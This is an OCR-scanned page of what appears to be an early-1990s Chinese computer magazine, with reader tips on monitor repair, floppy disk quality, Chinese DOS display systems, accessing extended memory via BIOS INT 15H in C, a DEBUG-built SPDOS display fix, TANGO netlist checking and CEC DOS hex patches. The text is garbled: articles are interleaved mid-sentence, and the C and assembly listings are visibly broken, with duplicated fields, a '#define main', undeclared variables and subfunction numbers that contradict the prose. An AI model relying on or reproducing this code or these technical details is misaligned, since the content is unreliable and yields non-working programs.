A69A EA NOP
```

CGA 监视器维修一例

1. 机型:浪潮三星 SAMTRON彩色监视器
2. 故障现象:监视器字符显示正常,屏幕变为绿色,有固定回扫线。监视器失去彩色、图形功能。
3. 故障分析:回扫线的产生可能是由于消隐电路故障;偏色可能是由于色平衡电阻变阻,或红、绿、蓝三色管损坏。
4. 检修:用万用表检测三个消隐管及周围电路的电阻,二极管均未发现

故障;调整末级及前级色平衡电阻,偏色无改变。后来更换试了的目的,对行输出变压器上的亮度和聚焦电位器进行调整,这时屏幕上的固定回扫线消失,再用随机的诊断盘显示各种彩色调整前、后级色平衡电阻,使颜色恢复正常。故障排除。
注意:在没有弄清原因的情况下,先不要调整色平衡电阻,以免造成不必要的麻烦。
□河北 刘联社

软磁盘作为存放、传递、交流信息的普及型媒介,其质量对于确保信息的完好可靠具有不可忽视的作用,信息是人类辛勤劳动的成果和智慧结晶,对于人类文明、进步的作用是不可估量的,当然应该得到妥善的保护。随着科学技术日新月异的飞速发展,信息在现代社会中的价值正在迅速提高。最近,美国白宫已试行用磁盘发布大信息量的文件(拟取为两张3.5英寸盘,1300多页的文件)。磁盘作为信息媒介的作用和优点,已略见一斑。因此,磁盘的质量应当受到生产者和用户的高度重视。

然而时下伪劣磁盘充斥市场,表面的好处是价格便宜,但给使用者带来的危害和损失,却远远大于购置优质磁盘所支出的费用。劣质磁盘存放信息不牢,有些新购人的劣质磁盘,初次格式化就报告有许多坏的扇区,往上存放的信息大多有去无回,只好新盘报废。

劣质磁盘上的磁粉易脱落,硬结在磁头上,严重影响磁头寿命,还会污染其它好盘,使硬盘上的信息遭到破坏。

劣质磁盘表面不够平整光滑,在磁盘高速旋转时,会加快磁头的磨损,甚至使磁头移位,不能正常工作。

一片优质磁盘和一片劣质磁盘的最高价差不过几元人民币,而劣质磁盘可能带来的危害和损失难以“元”来计量。所以千万不要使用劣质磁盘。

使用劣质磁盘得不偿失

劣质磁盘危害巨大何以能在市场通行呢?买方的原因大约有三:

1. 贪图便宜;
2. 买方人员本没有计算机方面的知识;
3. 针对上述原因,选购人员应事先了解有关方面的知识,下面按从外到内的顺序列举劣质磁盘的一些主要特征:
1. 外包装不平整;
2. 塑料盒窄窄,磁盘插抽不畅;
3. 纸盒质地粗糙,易撕裂,印制不精美无印痕等;
4. 声明了防伪标记的牌号,其永久性标签上无防伪标记,贴贴不牢、不平整,或各盘片粘贴位置有明显的不一致;
5. 用户标签和写保护贴口纸粘贴不牢或粘上后难以撕下;
6. 塑料封套质地轻薄疏松、整盘弯曲、折叠处弯曲不均匀,背面粘合点压印深浅不一、产品编号字迹不清;
7. 磁盘质地轻薄,表面有不光洁点。

选购时除了认真观察以外,还可抽样格式化几张磁盘,发现问题立即退货。由于仿冒猖獗,千万不要只看“牌子”。

本人使用的一台长城A型机,以前未使用劣质磁盘时,连续三年未做过磁头清洗,也未丢失过数据;而近期使用一部分(便宜)盘,却给我制造了许多麻烦。
□四川 罗发美

VCDS是开放的新一代中西文兼容的DOS环境,大地改字内码体系,采用两个字节表示一个汉字,第一字节的值为128到175,和224到255,其最高位为1,共80个码,第二个字节值为32到126,其最高位为0,共95个码,把GB2312-80码表中的01到08区,0910到0980,16区到87区的汉字,顺序地安排在大内地码表的7600个位置中,VCDS内码表表示了GB2312-80已定义的全部汉字,不占西文制表符,阴影等基于字符的窗口菜单系统的组成元素,不占用制表符,为中西文的兼容,对传统的中文系统资源的继承奠定了基础。

VCDS不仅可以在512KBVGA,也可以支持具有256KB的普通VGA,很好地支持彩色图形显示系统HGC,首创了中西文图文兼容的模式,同时地提供在BIOS级和视屏缓冲区级与西文环境全兼容,基于文本模式和图形模式的软件都可以在西文下一样好地运行,图文混合的软件编制更加方便,还提供了通过10h中断服务调整文本显示刷新率,禁止/允许刷新等有用的特性。

大地中文系统试用版本简介

具体地,在显示方面,目前提供了7个模块,包括:512KB的VGA(CSVGA),需要512KB的TVGA(CSVGA)显示卡,提供2/3/12h中西文全兼容模式,支持80行25列,16/25K色(同时支持16种颜色),从256K中挑选色字,另附一行提示,支持中西文字符直接读/写88000文本区,支持640x480,16/25K色绘图,图形、文本可同时处理,显示卡固有的其它显示模式不受影响(不能显示汉字)。

类似int10hV4,提供中西文兼容的纯字符模式,不支持绘图。int10h,用于仅有256KB的VGA卡,中西文兼容模式支持模式号2/3/7/12h,不支持直接读/写88000文本缓冲区,其它方面与int10hV5相同。

int0hge,用于单显卡HGC(或寄存器级兼容的仿卡,如TVGA)。

我们提供,在F.BASIC指令中有两条操纵器采样指令,STICK、STRIG,这两条指令分别完成操纵器的方向键和功能键的采样。STICK指令的返回值与上、下、左、右键的对应关系是8,4,2,1,STRIG指令的返回值与A,B,SELECT,START键的对应关系也是8,4,2,1。我们在进行机器语言编程时可以用这两条指令的读键子程序,为便于其它系统的调

桂林市南园专利电脑部
常年代购磁盘,附送实用软件,资料2元。
地址:漓江路南三楼6-3室
联系人:蒋宁波 邮编:541004
电话:0773-511335

电脑游戏机编程技巧(三十七)

C程序利用BIOS访问扩展内存的方法

读者在DOS平台上开发大型软件,特别是汉字系统或图形软件,可能会有同样的体会,总觉得内存不够用,往往采用增加硬盘或软盘等办法,来弥补内存空间不足的问题,致使软件的性能和运行效率受到不同程度的影响。实际上80286以上档次的PC机(包括各种国产PC机)均配有1MB以上的扩展内存,并且其BIOS的INT15H中断服务程序,已经提供了访问0-16MB内存空间的子功能,正确使用BIOS INT15H中87、88号子功能即可实现640KB以外至16MB扩展内存空间的访问。

一、扩展内存寻址方法
众所周知,在DOS平台的常规内存中,内存的寻址是采用段地址加偏移量的分段寻址方法,也称为实模式寻址方法。在实模式下,由段地址左移四位加上偏移量构成20位地址可寻址2的20次幂,即1MB地址空间,保护模式下扩展内存的寻址地址如何构成呢?

扩展内存的寻址采用全局地址描述表索引方法,它是通过将地址逻辑转换为24位地址描述表项,从而在2的24次幂即16MB地址空间内实现读写访问,全局地址描述表索引表GDT含有8个地址描述表项,每个表项由8个字节,分别描述保护模式下CPU寻址所需的地址信息,每个表项的内码和含义如图A所示。

0	读写缓冲区长度
1	基地址低16位
2	基地址高8位
3	存取权限
7	保留字

图A, GDT表项结构示意图

0	空地址描述表项
1	本GDT自身地址描述表项
2	原数据块地址描述表项
3	目的数据块地址描述表项
4	ROM BIOS代码地址描述表项
5	ROM BIOS堆栈地址描述表项

图B, GDT结构示意图

其中:
0-1字节 读写缓冲区长度,保护模式下必须通过0-FFFFH字节的读写缓冲区访问内存,这种内存管理方式

类似大型计算机操作系统换页式内存管理方式。

2-8字节 24位基地址的低16位地址一起始地址逻辑与OFFFH
9-15字节 24位基地址的高8位地址一起始地址逻辑右移16位

16-17字节 存取权限字 初始设置为93
18-19字节 保留字 初始设置为0
从上述GDT的内码可知,保护模式下访问扩展内存,可从0-16MB空间内任一单元开始存取信息。

二、BIOS访问扩展内存功能
BIOS的INT15H中断服务程序原本是磁盘中断服务程序,而80286以上档次的PC机在其原有功能的基础上,增加了87、88H子功能。

87号功能完成对扩展内存容量的检测,其入口参数为AB=8EH,出口参数为AB=扩展内存容量(单位为KB),这里需要说明的是,若在DOS系统的config.sys配置文件中加载了emm386.exe程序后,88号子功能将被屏蔽,此时用该功能无法测出扩展内存的容量,此时可利用emm386.exe设备驱动程序提供的INT67H的42号子功能测试扩展内存的容量(详见实例程序)。

INT15H的87号子功能可以实现0-16MB内存空间的读写访问,其:

入口参数为:AH=87H

CX=以字节为单位传输块的长度,即缓冲区(页)的长度

CX<=8000H字节,即OFFFH字节

ES,SI=GDT起始地址,如前所述GDT包含8个地址描述表项,每个表项描述不同的索引地址,GDT内容和含义如图B所示。

出口参数为:调用成功,标志位ZF置为1,AH=0;

调用失败,标志位ZF置为0,AH=错误码。

三、实例程序说明

本文提供的实例程序采用MS-C 6.0编写,可在各种286以上档次的PC机上运行,其编译连接参数为:CL-AL emm.c 其运行方法和参数:emm数据文件页号相对页号偏移地址 显示数据字节数 emm.c的功能是将一个数据文件写入3MB为起始地址的扩展内存,然后从扩展内存读出并显示某页几字节开始的若干字节。

该程序已有详细的中文注释,需要说明的是,该程序只是一个参考例程,读者可从其中了解如何访问扩展内存,采用相同的技术可以实现诸如汉字库驻留扩展内存,超长图形

文件写入扩展内存进行拼接、编辑、压缩和显示等操作,充分利用扩展内存可使应用程序的开发水跃上一个新的高度。
北京 王晚秋

C语言实例程序 emm.c 清单如下:

```

0 #include <stdio.h>
1 #include <stdlib.h>
2 #include <dos.h>
3 #include <malloc.h>
4 typedef struct Descr /* GDT 描述符表项结构定义 */
5 {
6     unsigned size; /* 读写缓冲区长度 */
7     unsigned b2bit_low16bit; /* 24位基地址低16位 */
8     unsigned char b2bit_high8bit; /* 24位基地址高8位 */
9     unsigned char astring; /* 存取权或属性字节 */
10    unsigned noone; /* 保留字 */
11 } Descr;
12 typedef struct GDT /* 全局地址描述表索引表结构定义 */
13 {
14     Descr BlankDesc; /* 空地址描述表项 */
15     Descr GDTDesc; /* 该GDT自身地址描述表项 */
16     Descr SrcDesc; /* 源数据块地址描述表项 */
17     Descr DestDesc; /* 目的数据块地址描述表项 */
18     Descr BiosSS; /* BIOS代码地址描述表项 */
19     Descr BiosSS; /* BIOS堆栈地址描述表项 */
20 } GDT;
21 unsigned Getemmsize() /* 调用emm386驻留功能测试扩展内存容量 */
22 {
23     union REGS r;
24     r.h.ah = 0x42;
25     int86(0x67, &r, &o);
26     return o.x.bx;
27 }
28 unsigned Getextm15C() /* 调用INT15H88号子功能测试扩展内存容量 */
29 {
30     union REGS r;
31     r.h.ah = 0x87;
32     int86(0x15, &r, &o);
33     return o.x.bx;
34 }
35 /* 源数据块地址描述表项 */
36 GDT Set_b_addr(GDT *MC_b, long Extmaddr, unsigned size)
37 {
38     MC_b->SrcDesc.b2bit_low16bit = Extmaddr;
39     MC_b->SrcDesc.b2bit_high8bit = Extmaddr >> 16;
40     /* Extmaddr与0x0ffff生成低16位基地址 */
41     /* Extmaddr右移16位生成高8位基地址 */
42     MC_b->SrcDesc.size = size;
43     return(*MC_b);
44 }
45 /* 目的数据块地址描述表项 */
46 GDT Set_d_addr(GDT *MC_b, long Extmaddr, unsigned size)
47 {
48     MC_b->DestDesc.b2bit_low16bit = Extmaddr;
49     MC_b->DestDesc.b2bit_high8bit = Extmaddr >> 16;
50     /* Extmaddr与0x0ffff生成低16位基地址 */
51     /* Extmaddr右移16位生成高8位基地址 */
52     MC_b->DestDesc.size = size;
53     return(*MC_b);
54 }
55 /* 利用BIOS INT15H实现源数据块到目的数据块之间的数据传输 */
56 R_W_data(GDT *MC_b, unsigned size)
57 {
58     union REGS inr, outr;
59     struct SREGS seg;
60     seg.es = FP_SEG(MC_b);
61     inr.x.si = FP_OFF(MC_b);
62     outr.x.di = size >> 1; /* size右移1位,传输字节数=size/2,即为size个字节 */
63     int86(0x15, &inr, &outr, &seg);
64     /* 读写缓冲区 */
65     long len = 0; /* 数据文件长度单元 */
66     unsigned loop = 0; /* 读写页计数单元 */

```

67 /* 定义并初始化GDT表 */
68 GDT Addr-Index-table = {{0,0,0,0}, {0,0,0,0}, {0,0,0,0x0000}, {0,0,0,0}, {0,0,0,0}, {0,0,0,0}, {0,0,0,0}, {0,0,0,0}}

```

69 #define main(int argc, char * argv[]) /* 带行尾参数的函数 */
70 {
71     if ((buffer = malloc(0x3000 * sizeof(char))) == NULL)
72         PRINTF("Memory Allocate error! \n");
73     /* 动态分配缓冲区空间 */
74     exit(-1);
75     /* 将数据文件读入扩展内存3MB开始的内存 */
76     emmsize(argv[1], 0x300000);
77     /* 从扩展内存读出并显示数据文件某页某几个字节 */
78     unsigned i(argv[2]);
79     unsigned j(argv[3]);
80     /* 动态分配缓冲区空间 */
81     free(buffer); /* 释放缓冲区空间 */
82     /* 将数据文件写入扩展内存子函数 */
83     emmsize(char * fname, long Extmaddr);
84     FILE * fp;
85     long main_addr;
86     unsigned num; i, buf_len = 0x2000; /* 缓冲区(页)长为2KB */
87     if ((fp = fopen(fname, "rb")) == NULL) {
88         printf("File %s open error \n", fname);
89         exit(-1);
90     }
91     fseek(fp, 0L, SEEK_END); /* 获取文件长度 */
92     len = ftell(fp);
93     rewind(fp);
94     main = Getextm15C(); /* 用INT15H测试扩展内存容量 */
95     if (main < 1024 < len) { /* 如果已加载EMM86.EXE */
96         main = Getemmsize(); /* 用INT67H测试扩展内存容量 */
97     }
98     printf("Extent memory size too small or eq 0");
99     exit(-1);
100    loop = len / buf_len + 1; /* 数据文件共有几页 */
101    addr = FP_SEG(buffer);
102    Set_b_addr(&Addr_Index_table, addr, buf_len); /* 源数据块地址描述表项 */
103    Set_d_addr(&Addr_Index_table, addr, buf_len); /* 目的数据块地址描述表项 */
104    /* 扩展内存起始地址 */
105    for (i = 0; i < loop; i++) {
106        /* 从数据文件读出数据到缓冲区 */
107        num = fread(buffer, sizeof(char), buf_len, fp);
108        Set_d_addr(&Addr_Index_table, addr, num); /* 目的数据块地址描述表项 */
109        R_W_data(&Addr_Index_table, num); /* 将文件写入扩展内存 */
110        addr += buf_len; /* 将地址增8000HB */
111        fclose(fp); /* 文件读完关闭文件 */
112    }
113    /* 该扩展内存区数据子函数 */
114    emmsize(long Extmaddr, unsigned page, unsigned offset, unsigned size)
115    {
116        long main_addr;
117        unsigned num; i, buf_len = 0x2000;
118        if (page < 0 || page > (loop - 1))
119            printf("page number error! i \n %d, page");
120        exit(-1);
121        if ((loop = 0) || len == 0) {
122            printf("扩展内存无信息! i \n %d, page");
123            exit(-1);
124        }
125        num = buf_len;
126        if (page == loop - 1) num = len % buf_len;
127        addr = FP_SEG(buffer);
128        Set_d_addr(&Addr_Index_table, addr, buf_len); /* 源数据块地址描述表项 */
129        R_W_data(&Addr_Index_table, num); /* 将扩展内存数据读到缓冲区 */
130        for (i = 0; i < offset + size && i < num; i += 1)
131            printf("%c", buffer[i]); /* 显示用户指定读出的内容 */
132    }

```

SPDOS.6F的汉字屏幕显示问题的解决

SPDOS是深受用户喜爱的汉字系统,在微机中具有相当高的普及率,SPDOS.6F相比5.10版增加了汉字直接写屏功能,打印字体增加到八种,且大小无限制,可是该汉字系统在装有REALTEK VGA显示卡的微机上运行时却存在下面的问题:运行SPDOS后,屏幕上显示版本信息,下斗却一片黑暗(包括提示行),连续回车后,光标和提示符掉掉了黑暗的背景。有些用户无奈只好在运行SPDOS.COM时加了一个/V参数,这样虽然可以使用却失去了该软件的汉字直接写屏功能(spehdk无法运行),REALTEK VGA是一种使用得较多的显示卡,解决上述问题无疑具有一定的现实意义。

笔者分析了SPDOS.COM,发现其INT10H的0号子功能(设置显示模式)和REALTEK VGA卡不兼容,通过参阅REALTEK VGA卡的有关资料,本人得出如下内存驻留程序(命名为FLXINT10.COM),在运行SPDOS.COM之前运行该程序即可解决上述问题。
C>DEBUG
-A 100
20D5,0100 JMP 0132

```

20D5,013B JMP 013D
20D5,013D MOV DL,D4
20D5,013F SHR AL,1
20D5,0141 JB 0145
20D5,0143 MOV DL,B4
20D5,0145 MOV AL,19
20D5,0147 OUT DX,AL
20D5,0148 INC DX
20D5,0149 IN AL,DX
20D5,014A TEST AL,20
20D5,014C JNZ 0178
20D5,014E MOV AX,3510
20D5,0151 INT 21
20D5,0153 CS;
20D5,0154 MOV [0103],BX
20D5,0158 CS;
20D5,0159 MOV [0105],ES
20D5,015D MOV AX,2510
20D5,0160 PUSH CS
20D5,0161 POP DS
20D5,0162 MOV DX,0107
20D5,0165 INT 21
20D5,0167 MOV DX,0132
20D5,016A SHR DX,1
20D5,016C SHR DX,1
20D5,016E SHR DX,1
20D5,0170 ADD DX,+10
20D5,0173 MOV AX,3100
20D5,0176 INT 21
20D5,0178 MOV AX,4C00
20D5,017B INT 21
20D5,017D
-N FIXINT10.COM
-R CX
CX 0000
-rD
-W
Writing 0007d bytes
-Q
<

```

□沈西 李雷

本版责任编辑:董三
排版编辑:小路

TANGO-NECHECK 使用技巧

利用TANGO设计印刷电路板时,最初做出的电路板常常发生原理图不一致的情况...

为了避免上述情况的发生,减少不必要的浪费,缩短开发周期,可以利用NETCHECK程序...

为了运行NETCHECK程序,首先必须完成如下工作: 1. 运行POST程序,产生网络表文件,并相应的产生连线表文件和错误报告文件等...

2. 调出PCB电路图,同时按下Ctrl和N键,按屏幕提示选择产生网络表的操作...

现在,可键入如下的命令运行NETCHECK程序: NETCHECK \TANGO\SCH\EG.NET \TANGO\PCB\EGPCB.NET EGR.REP(回车)

假定EG.NET是POST产生的网络表文件,EGPCB.NET是PCB图产生的网络表文件,而检查报告文件为EGR.REP.

EGR.REP首先列出相匹配的网络,之后给出不完全匹配的网络,再给出完全不匹配的网络,最后是一个统计表。

下面给出产生部分匹配和完全不匹配的主要原因及相应供参考的解决方法:

1. 原理图中某一网络包含有PCB图中没有的电气节点(如Extra Nodes in k3 a1-2),造成部分匹配,说明PCB图产生网络表时,计算机遇到了一个以上节点没有正确连接...

2. PCB图中因连线需要,把某条网络的节点连到了等效的其它节点(如数码管的两个公共端)上,此时,PCB图中这条网络将包含原理图中该网络没有的节点...

3. PCB图中,由于连线需要或是反复修改编辑从而改变了元件安放位置特别是安放方向,导致元件节点的交换,这些节点可能成为部分匹配和完全不匹配的原因...

4. 当原理图中某一电气连线仅通过两个节点时,如果PCB图中此两节点未连接(或断线、两线段搭接不好、非水平、非垂直斜交等),此时由PCB图产生的网络表将不包含这条网络(如属连接错误,将产生额外的网络成为一条新的完全不匹配网络)...

5. 当PCB图中某一网络有两个以上节点未完全连通,整个电气连线被计算机认为分成两段以上,并且每段均有两个以上节点正确连接时,在网络表中会产生两

目前FOXBASE数据库软件由于其功能优于DBASE-III而被广泛应用,但在使用中有时会发现在目录中会莫名其妙地产生许多*.1*文件...

FOXBASE中*.1*文件的处理

执行排序命令或建立索引时会产生*.1*文件,其次是在编辑备注字段时也会产生;还有在执行RUN/!命令与需要和REM有关的...

和系统均不会产生不良后果,为了在使用中更好地处理这一问题,我修改了系统的AUTOEXEC批处理文件...

在AUTOEXEC.BAT文件中开头位置增加如下语句: CD \FOX DEL *.1 DEL 0* CD \青島翁九祥

条不同的网络,而其中的一条网络将成为完全不匹配网络(如Extra Net Net10 in PCB File),解决方法参考1.

6. 实际工作中遇到情况要复杂得多,可能是前面提到的各种情况同时出现,但分析和解决问题的方法是一样的。

当上述各种情况进行正确处理符合要求的电路板就设计好了,此时可重新调入PCB图并产生相应的网络表文件,再用NETCHECK程序比较,可进一步证实设计的正确性。

下面给出一个示范例子,以帮助读者正确理解检查报告文件中各有关事项的含义。

Matched Nets Z21 and NET37; Z21和NET337两网络相匹配,其中NET37是由PCB图产生的网络

Mached Nets HIGH \ V and NET17 Mached Nets GND and NET38 Partially Matched Nets KK7 and NET9; KK7和 NET9两网络部分匹配; Extra Nodes in kk7 Extra Nodes in NET9; 网络NET9比网络KK7多一个S6-2 S6-2, S6-3; 节点和一个S6-3节点 Partially Matched Nets KK6 and NET7 Extra Nodes in kk6; G15-6; 网络KK6比网络NET7多一个G15-6节点 Extra Nodes in NET7 Partially Matched Nets KK5 and NET5 Extra Nodes in KK5; kk5中包含有NET5没有的额外的节点 G14-3, 点G14-3, NET5中又包含有KK5-2 Extra Nodes in NET5 S4-2; 的额外的节点S4-2 Extra Net R13.1 \ LED1 In Schematic file; 原理图中R13.1 \ LED1和K15网络 Extra Net k15 In Schematic file; 图,而在PCB图中没有相对应的网络 Extra Net NET20 In PCB File; 图,而在PCB图中的NET20网络 在原理图中也没有对应的网络,使这几个网络完全不匹配。

Total Matched Nets = 34; 共有34条网络相匹配 Total Partially Matched Nets = 3; 3条网络部分匹配 Total Extra Nets in Schematic File = 2; 原理图中有2条网络,在PCB图中没有对应网络; Total Extra Nets in PCB File = 1; PCB图中有一条网络,在原理图中没有对应网络; Total Nets in PCB file = 38; PCB图中共有38条网络 Total Nets in Schematic file = 39; 原理图中共有39条网络



四川 陈政 张静 张志洪

基于汉卡的汉字直写屏技术

众所周知,每个汉字在计算机中是用两个字节的表示的,因此不能象处理西文字符那样通过将其汉字内码写入视频缓冲区来显示汉字,只能通过中断来显示。这样做,显示速度慢,尤其在显示一整屏汉字时,简直使人无法忍受。

具体地说,首先用8086/8088汇编语言编写一个对014卡、CEGA卡CVGA卡直写屏的子系统,可供高级语言调用。在此基础上,用C语言编写一个函数,使用时只须调用这个函数,不必考虑汇编程序。下面给出C语言调用的实例,其他语言调用只需将接口参数稍做修改即可。

```
C语言调用的模式如下:
hx_write_str(int line_no, int column_no, unsigned char *string, int color)
其中 line_no, column_no 是显示起始位置的坐标
string 是字符串 color 是颜色
HK.ASM经过汇编生成HK.OBJ, HZDISP.C, DEMO.C用Microsoft C7.0生成OBJ文件,再用连接程序连接生成可执行程序DEMO.EXE.过程如下:
C>MASM HK,
C>CL -> AL -> C HZDISP.C DE-
```

基于汉卡的汉字直写屏技术

```
MO.C
C>LINK DEMO HZDISP HK,
该程序已在286以上微机加长城、浪潮、东海系列上通过。
汇编源程序
汇编底层函数HK.ASM
text segment byte public code
text ends
data segment word public data
extrn _scrbuf, word
data ends
dgroup group _data
assume cs, text, ds, dgroup
_Lexl segment
public _hx_putstr
_hx_putstr proc far; C程序调用天或中模式用far否则改成near
push bp
mov bp, sp
push ds
push cs
mov ax, dgroup
mov ds, ax
mov ax, 0b800h; 第一显示缓冲区首地址
mov es, ax
mov di, [bp+6]; 目标首地址
mov bx, [bp+10]; 原首地址
mov ds, bx;
mov bx, [bp+8];
mov dh, [bp+12]; 颜色
mov di, 0fh
mov cx, [bp+14]; 长度
mov si, 0
loop1: mov al, [bx+si]
mov es, [di], al
inc si
inc di
loop loop1
exit; pop cs
pop ds
mov sp, bp
pop bp
ret
_hx_putstr endp
text ends
end
汉字直写屏函数HZDISP.C
int scrbuf=0xb000; /* scrbuf; 第二显示缓冲区首地址
CVGA卡为 0xA000;
CEGA卡为 0XB000; 014卡为 0xC000; *
*/
_hx_write_str(int line_no, int column_no, unsigned char *string, int
```

```
color)
{ unsigned char output_string[161];
int i=0, j=0;
unsigned int code;
if (string[0]==0) return;
if (strlen(string)>80) string[80]=0;
while(string[i]!=0
if (string[i]>0xal&& string[i+1]>0xal)
if (string[i]<0xb0)
code=0x4100+(string[i]-0xal)
*0x5e+string[i+1]-0xal;
else code=0x444e+(string[i]-0xb0)*0x5e+string[i+1]-0xal;
output_string[j]=code;
output_string[j+1]=code/256;
output_string[j+2]=32;
output_string[j+3]=0;
i++; j++; j++; j++;
} else {
output_string[j]=string[i]
output_string[j+1]=0;
j++; j++; j++; j++;
}
}
output_string[j]=0;
_hx_putstr(line_no*160+column_no/2, (char far *)output_string, (int)color, i);
}
演示程序DEMO.C
#include <stdio.h>
main()
{ _hx_write_str(10, 24, "基于汉卡的汉字直写屏技术");
}
```


随着中华学习机的出现,各种版本的中文DOS相继涌现,有些还在不断的更新,但是这些DOS系统均有不同程度的不足。

例如,在中文状态下下列目录例行显示并不中断上,虽然有些DOS版本进行了改进,每屏能够清晰显示五行然后暂停,但是进入西文状态后,仍然是五行后暂停,在中文状态下按复位键Ctrl-Reset不能够保持中文方式,退回了西文状态,等等。

本文针对以上这些不足进行了改进,并增添了一些新的功能,使您利用手上现有的DOS3.3或DOS3.4盘,按照本文介绍的方法去做,就能够制作出一张中西文互相独立的,得心应手的CEC DOS系统盘。

1. 独立的Ctrl-Reset
[CALL-151
*E930,EA A9 BC 8D F3 03 49
A5 8D F4 03 EA A9 E0 8D F2 03
*BC0E,AD 54 AA C9 C3 D0 03
20 00 C3 4C BF 9D]
*[Quit];
[INIT HELLO] (此步骤也可在完成以下几项操作后一起执行)

重新启动磁盘,此时再按复位键,将保持在原状态不变,即西文状态下复位仍为西文状态,中文状态下按下Ctrl-Reset仍在中文状态。

这时中、西文状态的转换,程序令如下不变,立即方式下只能通过[中文]键或[西文]键进行。
2. 列目录功能的扩充及独立
@先清除原后列目录
[POKE\$4460,126,POKE\$4461,210
*07完一屏后按[Quit]键退出,其它键继续
[CALL-151
*AE39,20 EE BC
*BCEE,20 0C FD C9 83 D0 03 4C
7F B3 60
*[Quit];
]-

随着硬盘容量的增大,可在硬盘上安装的软件数目也就越来越多,怎样合理存盘和组织这些软件以便于管理和运行呢?
首先,我们应尽量使用子目录来管理硬盘,例如操作系统系统的目录为"DOS",213汉字系统的子目录为"213",然后再单独建立一个子目录"TOOLS",专门存放一些小程序和软件的批处理命令(软件的启动命令),例如我们有一个用来查找文件名的小工具叫"WHERE"就可以放在这个子目录中,还可以把自动213的批处理命令"213.BAT"拷贝到这个子目录中来,并在其最前面加上两行"C:"和"CD \"213",在其最后加上一行"CD \",如果某一软件的启动命令只是一个可执行文件,并没有批处理命令,那么可为这个软件在TOOLS子目录中建立一个批处理命令,内容为给那个可执行文件名的前缀修改213的批处理命令一样加上一行即可。最后我们修改C盘的自动批处理文件,使其含有"prompt \$P \$G"和"PATH C:\DOS;C:\TOOLS"两行。

经过这样处理的硬盘启动后,要想运行某个软件,不管当前在那个子目录中,也不管当前盘是哪一个,只要运行这个软件的批处理命令就可运行该软件,而不必为转换目录而浪费时间,并且由于一个软件一个子目录,不会造成软件之间的互相影响,软件备份也变的简单多了。 []画卖了谈战平

建立独立的CEC-DOS

④相互独立的CATALOG

[CALL-151
*9D3E,FF 9A N AAB1,02 N
9D00,80 9A N 9D0C,00 9B
*输入程序1
*[Quit];
]-

这时在西文状态下下列目录仍与系统一样,没有变化,进入中文状态后再CATALOG,第一屏只显示七行目录,加上第一行的卷标与第二行的空行,共计九行,光标停留在第十行上,第二屏以后,每屏显示九行目录,第一行为上屏残留的最后一行目录,光标仍停在第十行上,不论在哪一屏,当光标出现后若按[Quit]键,则退出CATALOG,光标上卷一行,屏幕上展现的正好是刚刚列出的新目录,以便于观察和操作,若按其它键则继续列目录。

3. 汉化DOS出错信息
在中文状态下,充分利用其汉字功能,使出错信息汉化,将给使用者带来很大方便。

[CALL-151
*A6E6,4C 28 9B
*输入程序二
*[Quit];
]-

此时一旦有错误发生,就能够用汉字显示DOS出错信息,而在西文状态下依旧由原程序处理,用英文提示出错信息,使其互不干涉,相互独立。

4. 十进制数与十六进制数的互换命令

[CALL-151
*9E77,49 9C
*输入程序四
*[Quit];
]-

当我们编辑程序或翻译软件的时候,经常涉及到十进制数与十六进制数之间的互化问题,为DOS增加这两个命令,给使用中带来很大方便,通过以上的操作,这张DOS盘就具备了这个功能,命令格式如下:
& n(n为十进制数),将十进制数n转换为十六进制数

& n(n为十六进制数),将十六进制数n转换为十进制数
以上两个命令均为立即执行方式。

5. 响铃键盘

[CALL-151
*9D02,30 9C(9D04单元中应为81)
*输入程序三
*[Quit];
]-

这时不论您输入程序、编辑软件,还是键入各种命令,每按动一次键盘,在中西文状态,电脑均能回一个优美的“咕”声,为您的操作微机增加情趣和乐趣。

6. 增加BSAVE的长度

[CALL-151
*A964,FF
*输入程序四
*[Quit];
]-

可使BSAVE的长度增加到64K。

数据库版本更新速度很快,短短几年时间就由DBASE II升级为FOXBASE。近来FOXPRO又日渐流行,颇有取代FOXBASE的趋势。由于数据库的后续版本都声称对原版本基本兼容,很多用户在硬盘中便只保留了高版本的数据库系统,在进行计算应用时,就不便随意用它们来支持低版本的数据库环境下所编制的应用程序,事实上,由于数据库各版本之间存在着某些差异这样做往往会带来一些意想不到的结果。

举例说明之:
本人在接到全路统一使用的《铁路桥隧设备管理软件》后,未注意到其说明的运行环境为DBASE II,想也未想,便将其软件拷入硬盘,利用硬盘中的FOXBASE运行该程序,程序的其他部分运行正常,但是在打印时却出现了许多问题,诸如打印其汇总表时老是出错,不能正常打印,打印表格时遇显示“行太长,

以上几项操作,大多程序简短,便于修改,第三项虽然程序稍长,但原理并不复杂,有关报刊也曾介绍过,不再详述,需要说明的是,程序一至四,虽然占用了原DOS系统的一个缓冲区,但CEC-DOS系统盘已把这个缓冲区冲出来不会受破坏,因此故可以放心大胆地使用,新的CEC-DOS缓冲区只有两个,但已完全够用。
沈阳董宝伟

程序一
9B00-AD 55 AA 49 1B AA D0 15
9B08-BD 29 9B 8D 17 AE BD 23
9B10-9B 8D AA AD BD 24 9B 8D
9B18-3D AE 4C 6E A5 A2 03 4C
9B20-06 9B 19 16 15 19 0A 08

程序二
9B28-AE 5C AA AD 53 AA C9 2B
9B30-F0 03 4C E9 A6 20 54 9B
9B38-26 51 A8 A9 0B 20 2B C3
9B40-20 5E A6 B0 0C A2 10 20
9B48-54 9B A6 75 A5 76 24 40
9B50-ED 6C 5E 9D BD 1E 9C AA
9B58-BD 64 9B 48 20 2B C3 E8
9B60-68 10 F5 60 7F 52 6E 7F
9B68-50 53 7F 30 39 7F 44 E3
9B70-7F 30 4D 7F 49 7C 7F 31
9B78-29 7F 3C E6 7F 4F 32 7F
9B80-2F 1F 7F 39 A0 7F 49 7C
9B88-7F 3D 8C 7F 34 40 7F 4C
9B90-E9 7F 4D 5D 7F 32 4A 7F
9B98-4D 43 7F 3B FD 7D 3D 6C
9BA0-7F 38 44 7F 30 39 7F 34
9BA8-D3 7F 4D 5D 7F 35 25 7F
9BB0-34 40 7F 4F B2 7F 32 44
9BB8-7F 44 4B 7F 51 50 7F 41
9BC0-F9 7E 4D 43 7F 3B 7D 7F
9BC8-3B 52 7F 4A F7 7F 52 6E
9BD0-7F 35 75 7F 32 6C 7F 4D
9BD8-F2 7F 39 38 7F 31 84 7F
9BE0-4E 77 7F 30 39 7F 37 B9
9BE8-7F 4D 43 7F 3B 7D 7F 3F
9BF0-5F 4F 4C 7F 30 39 7F 3F
9BF8-34 D3 7F 31 4B 7F 4F 71
9C00-7F 4B 28 7F 31 A0 7F 30
9C08-39 7F 43 3B 7F 55 2F 7F
9C10-3C 52 7F 52 02 C2 20 7F
9C18-4F 7F 38 44 3A A0 00
